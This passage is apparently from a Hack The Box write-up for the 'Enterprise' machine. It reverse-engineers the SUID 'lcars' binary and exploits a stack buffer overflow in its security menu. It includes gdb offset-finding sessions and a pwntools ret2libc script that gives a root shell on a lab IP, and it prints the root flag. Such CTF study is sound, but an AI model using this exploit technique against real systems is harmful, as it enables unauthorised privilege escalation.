puts("\nInvalid Code\nTerminating Consol"...
Invalid Code
Terminating Console
```

```
1. ▷ ltrace ./lcars
2. I type test in the ltrace and a very interesting word pops up
3. "picarda1" See image above. I try this word as an access code and it worked.
4. ▷ ./lcars
_______ _______  _______
Enter Bridge  Code:
picarda1
_______ _______  _______
| |  |_____/ |______
|_____ |_____  | | \_ ______|
Welcome to  Library Computer Access and Retrieval System
LCARS Bridge  Controls -- Main Menu:
1. Navigation
2. Ships
3. Science
4. Security
5. StellaCartography
6. Engineering
7. Exit
Waiting for
```

Ghidra



```
               ff ff
     00010c84 83 c4 10        ADD        ESP,0x10
     00010c87 83 ec 0c        SUB        ESP,0xc
     00010c8a 6a 00           PUSH       0x0
     00010c8c e8 0f f9        CALL       <EXTERNAL>::exit                                void exit(int __status)
               ff ff
                          -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                          **************************************************************
                          *                          FUNCTION                          *
                          **************************************************************
                          undefined main(undefined1 param_1)
          undefined         AL:1           <RETURN>
          undefined1        Stack[0x4]:1   param_1                          XREF[1]:     00010c91(*)
          undefined4        Stack[0x0]:4   local_res0                       XREF[2]:     00010c98(R),
                                                                                         00010d1e(*)
          undefined1        Stack[-0x10]:1 local_10                         XREF[1]:     00010d18(*)
          undefined1        Stack[-0x19]:1 local_19                         XREF[2]:     00010cf8(*),
                                                                                         00010d07(*)
                          main                                      XREF[5]:     Entry Point(*),
                                                                                 _start:00010606(*), 000111a4,
                                                                                 000112c0(*), 00012ff4(*)
     00010c91 8d 4c 24 04     LEA        ECX=>param_1,[ESP + 0x4]
     00010c95 83 e4 f0        AND        ESP,0xfffffff0
     00010c98 ff 71 fc        PUSH       dword ptr [ECX + local_res0]
     00010c9b 55              PUSH       EBP
```

I run ghidra


```
1. To install ghidra on blackarch is simple.
2. sudo pacman -S ghidra
3. Go to files >>> select new project >>> select path to store the new project >>> Make up a name for the project >>> Click ok >>> Click import file >>> click ok >>> drag the imported file to the dragon icon >>> click analyze >>> select defaults and click ok
4. Streach out the analysis window.
5. To the left in the >>> `Symbol Tree` >>> select `Functions` >>> then select `main`
6. In the right side pane you will be able to see the main function.
7. Hover over local_19 and change the variable name by pressing the letter `l`. Rename it to `user_input_access_code`
```

Segmentation Fault; Buffer Overflow

44. **Segmentation Fault Buffer Overflow**

```
1. The vulnerable input is the ./lcars `security` option. Number 4 on the main menu when executing the lcars app.
2. If we use python to  print 700 As it will cause the app to have a segmentation fault.
```

```
3. ~/hackthebox/enterprise/lcars/lcars ▷ python2.7 -c 'print "picarda1\n4\n" + "A"*700' | ./lcars
--------------------------------------------
Waiting for input:
Disable Security Force Fields
Enter Security Override:
[1]    87638 done                                python2.7 -c 'print "picarda1\n4\n" + "A"*700' |
       87639 segmentation fault (core dumped)  ./lcars
---------------------------------------------
4. To research more into buffer overflows of these type. Search for `buffer overflow 32 bits esp`
5. If you want the basics here is a great article `https://medium.com/@simplesecurity/basic-buffer-overflows-explained-oscp-ecppt-and-tryhackme-prep-d21782d3b6a5`
```



Analysis using gdb

- #pwn_gdb_peda_github


45. **Analysis using gdb**

```
1.  ▷ which gdb
/usr/bin/gdb
2. ~/hackthebox/enterprise/lcars/lcars ▷ gdb.py ./lcars -q
(gdb)
3. If gdb is not working for you check your python version. If it is python 3.12 then that is the reason. I would recommend you to install `pyenv`. It is very stable and will allow you install a lower python version from 3.6 - 3.11 is what I recommend. It will also allow to switch between them easily.
4. To install gdb is very simple.
5. sudo pacman -S gdb
6. If you want the latest version. I recommend this one written in python from github.
7. https://github.com/longld/peda
----------------------------------------------------
>>> cd $HOME
>>> git clone https://github.com/longld/peda.git ~/peda
>>> echo "source ~/peda/peda.py" >> ~/.gdbinit
-----------------------------------------------------
8. I used the traditional gdb on blackarch it works great.
9. (gdb) cont <<< continues the program if you are running gdb.py if you are running regular gdb it is `r`
10. `picarda1` is the pass to the lcars app
11. Enter the password
12. select 4
13. Now we run the python buffer overflow command to print a bunch of AAAAs
14. ▷ python2.7 -c 'print "A"*800'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<snip>
15. Below is an example
----------------------------------
Waiting for input:
4
Disable Security Force Fields
Enter Security Override:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<snip>
-----------------------------------
16. The goal is to find out how many AAAAs we need until we over write the `RET` or `EBP`
```

Calculating the OFFSET

46. **Figuring out how many AAAAs we need to cause a segmentation fault and gain control of the EIP.**

TimeStamp `02:30:00 - 02:49:00`



```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax   : 0xfa
$ebx   : 0x41414141 ("AAAA"?)
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xffffc720  →  0x00000000
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0x56555d30  →  <__libc_csu_init+0> push ebp
$edi   : 0xf7ffcb60  →  0x00000000
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffc720│+0x0000: 0x00000000   ← $esp
0xffffc724│+0x0004: 0xf7c79050  →  <fgets+0> endbr32
0xffffc728│+0x0008: 0x69708e2c
0xffffc72c│+0x000c: "carda1"
0xffffc730│+0x0010: 0xf7003161 ("a1"?)
0xffffc734│+0x0014: 0x56558000  →  <_GLOBAL_OFFSET_TABLE_+0> lock add BYTE PTR cs:[eax], al
0xffffc738│+0x0018: 0x00000000
0xffffc73c│+0x001c: 0xf7e28e2c  →  0x00228d4c

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242

[#0] Id 1, Name: "lcars", stopped 0x42424242 in ?? (), reason: SIGSEGV

gef➤ 
```

```
1. ▷ python2.7 -c 'print "A"*212 + "B"*4'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
2. We are trying to isolate the EIP. So that the `BBBB` lands on the EIP and then we will have control of the stack to inject whatever commands we want.
3. SUCCESS!
4. $eip   : 0x42424242 ("BBBB"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
5. I have pasted the entire verbose session below.
```


Optional verbose gdb session to isolate the EIP

47. **This is a-lot of data that I am copy and pasting but I have always struggled with Buffer Overflows and I learned so much on this box. So I wanted to share**

```
1. ▷ gdb ./lcars
GNU gdb (GDB) 14.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config to configure
88 commands loaded and 5 functions added for GDB 14.2 in 0.00ms using Python engine 3.12

warning: ~/peda/peda.py: No such file or directory
Reading symbols from ./lcars...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.archlinux.org>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in ./lcars)

gef➤  r
Starting program: /home/h@x0r/hackthebox/enterprise/lcars/lcars/lcars
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

                _______ _______  ______ _______
          |       |       |_____| |_____/ |______
          |_____  |_____  |     | |    \_ ______|

Welcome to the Library Computer Access and Retrieval System

Enter Bridge Access Code:
picarda1

                _______ _______  ______ _______
          |       |       |_____| |_____/ |______
          |_____  |_____  |     | |    \_ ______|

Welcome to the Library Computer Access and Retrieval System



LCARS Bridge Secondary Controls -- Main Menu:

1. Navigation
2. Ships Log
3. Science
4. Security
5. StellaCartography
6. Engineering
7. Exit
Waiting for input:
```

```
4
Disable Security Force Fields
Enter Security Override:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────── registers ────────────────────────────────
$eax   : 0xfa
$ebx   : 0x41414141 ("AAAA"?)
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xffffc720  →  0x00000000
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0x56555d30  →  <__libc_csu_init+0> push ebp
$edi   : 0xf7ffcb60  →  0x00000000
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────────────────────────────────── stack ────────────────────────────────
0xffffc720│+0x0000: 0x00000000   ← $esp
0xffffc724│+0x0004: 0xf7c79050  →  <fgets+0> endbr32
0xffffc728│+0x0008: 0x69708e2c
0xffffc72c│+0x000c: "carda1"
0xffffc730│+0x0010: 0xf7003161 ("a1"?)
0xffffc734│+0x0014: 0x56558000  →  <_GLOBAL_OFFSET_TABLE_+0> lock add BYTE PTR cs:[eax], al
0xffffc738│+0x0018: 0x00000000
0xffffc73c│+0x001c: 0xf7e28e2c  →  0x00228d4c
───────────────────────────────────────────────────────────────────────────────────────── code:x86:32 ────────────────────────────────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
───────── threads ─────────────────────────────────
[#0] Id 1, Name: "lcars", stopped 0x42424242 in ?? (), reason: SIGSEGV
────────────────────────────────────────────────────────────────────────────────────────────────────── trace ─────────────────────────
gef➤
```

Running Checksec



```
gef➤  checksec lcars
[+] checksec for '/home/shadow42/haCk54CrAcK/enterprise/lcars/lcars/lcars'
Canary                        : ✘
NX                            : ✘
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Partial
gef➤
```

Checksec will check to see if the app has any security features.

```
1. PIE security is enabled.
2. gef➤  checksec lcars
[+] checksec for '/home/h@x0r/hackthebox/enterprise/lcars/lcars/lcars'
Canary                        : ✘
NX                            : ✘
PIE                           : ✓
```

Ret2libc

49. **To actually execute the buffer overflow we would need to use *ret2libc* or some other similar program (`ldd`).**

```
1. ret2libc -> EIP -> system_addr -> + exit_addr + bin_sh_addr
2. If something does not make sense no worries. These are mental notes I am writing down incase I do this box again someday.
3. www-data@enterprise:/bin$ ls -l lcars
-rwsr-xr-x 1 root root 12152 Sep  8  2017 lcars
www-data@enterprise:/bin$ ldd lcars
        linux-gate.so.1 =>  (0xf7ffc000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7e32000)
        /lib/ld-linux.so.2 (0x56555000)
4. What is the `ldd` command?
-------------------------------------
As already mentioned in the beginning, the ldd command prints shared object dependencies. Following is the commands syntax: ... ldd **prints the shared objects
(shared libraries) required by each program or shared object specified on the command line**.
[https://www.howtoforge.com/linux-ldd-command/]
--------------------------------------
5. www-data@enterprise:/bin$ ldd lcars | grep libc | awk 'NF{print $NF}' | tr -d '()'
0xf7e32000
6. www-data@enterprise:/bin$ for i in $(seq 50); do ldd lcars | grep libc | awk 'NF{print $NF}' | tr -d '()'; done
7. The for loop is to check if `0xf7e32000` is dynamic or static.
8. It is static
9. www-data@enterprise:/bin$ cat /proc/sys/kernel/randomize_va_space
0
10. Zero is good I think.
```

Back to GDB; Aplogies for repeating myself in the notes.

50. **Lets create a pattern for calculating the OFFSET.**

```
1. gef➤  pattern create 800
[+] Generating a pattern of 800 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa
abraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaad
iaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeya
aezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagmaagnaagoaagpaag
```

```
qaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaahuaahvaahwaahxaahyaah
[+] Saved as '$_gef0'
2. gef➤  r
3. I paste the pattern
-----------------------------------
Waiting for input:
4
Disable Security Force Fields
Enter Security Override:
aaaabaaacaaadaaaeaaafaaag<snip>
-----------------------------------
4. gef➤  pattern offset $eip
[+] Searching for '64616163'/'63616164' with period=4
[+] Found at offset 212 (little-endian search) likely
5. Correct the pattern offset is `212`
=================================================
>>> Random gdb commands:
>>> gef➤ info functions
>>> gef➤ p system
>>> gef➤ p exit
>>> gef➤ find &system,+99999999,"sh" <<< There are Seven number nines.
>>> gef➤
```

Calculating the offset *for real this time.*

51. **As stated above I had to repeat myself a couple of times in the notes.**

```
1. To fill the EIP we need 4 characters. Once we had gdb figure the offset `212` we add another 4 characters and that should fill the EIP heap.
2. ᐅ python2.7 -c 'print "A"*212 + "B"*4'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
3. So I take this offset to calculate the EIP once again. I know I already did it above. I take it and paste it into the lcars app again using gdb.
4. $eip   : 0x42424242 ("BBBB"?)
5. SUCCESS, we have over written the EIP with 4 letter BBBBs.
```

Let's write a python script to automate this because why not.

52. **Seriously, this box is more of an insanse level box. I guess If I knew how to do buffer overflows it would be easier and I would not need to do this code along. Oh well, never hurts to learn some python.**


```
1. We are going to build the python script from this information below. The output will be different every time so you will have to run gdb to find what the offset numbers are.
---------------------------------------------------------------------
gef➤  p system
$1 = {<text variable, no debug info>} 0xf7c4fbc0 <system>
gef➤  p exit
$2 = {<text variable, no debug info>} 0xf7c3ae90 <exit>
gef➤  find &system,+9999999,"sh"
0xf7dc4955
0xf7dc7e26
0xf7dc98bf
0xf7dcc68f
0xf7dccba4
warning: Unable to access 16000 bytes of target memory at 0xf7e2e627, halting search.
5 patterns found.
--------------------------------------------------------------------
2. I will upload the script to `github.com/vorkampfer/hackthebox2/enterprise`
3. ᐅ python3 buff_overflow_enterprise.py
[+] Opening connection to 10.129.212.102 on port 32812: Done
[*] Closed connection to 10.129.212.102 port 32812
4. That was a Proof of Concept. The script connected and then closed but did not execute any command. That comes next.
5. I will include the original buffer-overflow python script, but I must have entered one of the parameters incorrectly because although it did connect it refused to run the payload. See alternative python PrivESC buffer overflow script. Thanks to 0xdf.
```

53. **Buffer-Overflow python script. FULL**

```
#!/usr/bin/env python3

from pwn import *

system_addr = p32(0xF7E4C060)
exit_addr = p32(0xF7E3FAF0)
sh_addr = p32(0xF7F6DDD5)



payload = b"A" * 212 + system_addr + exit_addr + sh_addr



r = remote("10.129.212.102", 32812)     # <<< Change IP of target
r.recvuntil("Enter Bridge Access Code:")
```

```
r.sendline("picarda1")
r.recvuntil("Waiting for input:")
r.sendline("4")
r.recvuntil("Enter Security Override:")
r.sendline(payload)
r.interactive()
```

Got ROOT



Enterprise has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#1071
MACHINE RANK

07 Jul 2024
PWN DATE

RETIRED
MACHINE STATE

PrivESC to ROOT verbose

```
1. ▷ python3 root.py
[+] Opening connection to 10.129.212.102 on port 32812: Done
root.py:13: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.recvuntil("Enter Bridge Access Code:")
root.py:14: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendline("picarda1")
root.py:15: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.recvuntil("Waiting for input:")
root.py:16: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendline("4")
root.py:17: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.recvuntil("Enter Security Override:")
[*] Switching to interactive mode

$ whoami
root
$ cat /root/root.txt
b9b31ae1d6a4f86d74867616d5bbcfe0
```

PWNED

